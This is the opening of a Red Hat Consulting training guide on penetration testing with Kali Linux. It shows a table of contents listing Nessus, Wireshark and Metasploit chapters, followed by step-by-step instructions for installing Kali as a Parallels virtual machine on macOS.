RED HAT®
CONSULTING

Pen Testing and System Security Concepts with Kali Linux

Travis Michette

Version 1.1

Table of Contents

1. Installing Kali Linux 1
    1.1. Installing Kali Linux as a VM (Example performed on MacOS with Parallels Desktop) 2
2. Setting up Services on Kali Linux 19
    2.1. Installing Nessus 19
    2.2. Installing and Configuring an FTP Server 23
    2.3. Installing and Configuring a Web Server 24
3. WireShark Usage 25
    3.1. Starting WireShark and Packet Capture 25
    3.2. Analyzing a Packet Capture of FTP Session 28
        3.2.1. Trace TCP/FTP Command Session 31
        3.2.2. Trace TCP/FTP Data Session and Rebuild File 34
4. Using Nessus to Scan Systems for Vulnerabilities 39
5. Using the Metasploit Framework (MSF) and Meterpreter 48
    5.1. Starting the MSF Console 48
    5.2. Metasploit Usage 50
        5.2.1. Windows XP Demo 50
            5.2.1.1. Setting up the Attack/Exploit 51
        5.2.2. Windows 7 Demo with JAVA 60
        5.2.3. Windows 7 Demo Creating Payload Using MSF Venom 64
        5.2.4. RHEL 7.4 Demo SSH and Brute-Force 68
Appendix A: Environment Layout 76
Appendix B: User Creation 77
Appendix C: Basic Metasploit Steps 78
Appendix D: Multiple Networks and Setup on the Mac Parallels Environment 79

1. Installing Kali Linux

Kali Linux can be run from a Live ISO or it can be installed onto a physical system or virtual machine (VM) as part of your network security testing tool suite. It is not recommended to have Kali installed as the base operating system for a production machine.

Depending on the requirements and intended tasks for your Kali Linux pen test machine, a reasonably sized VM would have the following components:

- 4vCPU
- 4GB RAM
- 60GB HDD

Obviously, if you are using Kali to generate passwords or attempting to crack some types of security/test effectiveness, you will want to allow move vCPUs and more RAM to allow for quicker results.

Kali Linux can be obtained from **https://www.kali.org/**. The most current version should be downloaded as it will have the most up-to-date tools. The direct download link is **https://www.kali.org/downloads/**.



Figure 1: Kali Website

1.1. Installing Kali Linux as a VM (Example performed on MacOS with Parallels Desktop)

Create the VM with at least a minimum set of resources of 4vCPU, 4GB RAM, and 60GB HDD.

1. Open Paralells Desktop and Click "File ⇒ New" to bring up the new VM installation assistant.



Figure 2: Parallels New VM Dialog Box

2. Select the "Install Windows or another OS from a DVD or image file" and click "Continue"



Figure 3: Kali Linux ISO Selection

3. Give the machine a name and select "Customize settings before installation" then click "Create"



Figure 4: Kali Linux ISO Selection

4. Click on the Hardware tab and allocate the appropriate resources (in this case 4GB RAM and 4vCPU).



Figure 5: Kali Linux ISO Selection

5. Click the red **X** to close the customization dialog box, then click "Contintue".



Figure 6: Kali VM Installation

6. Kali Linux installation dialog box will show up, select "Install" in order to install to the VM.

Figure 7: Kali VM Installation

7. Set the Language for Kali



Figure 8: Kali Installation - Set Language

8. Set the Country for Kali

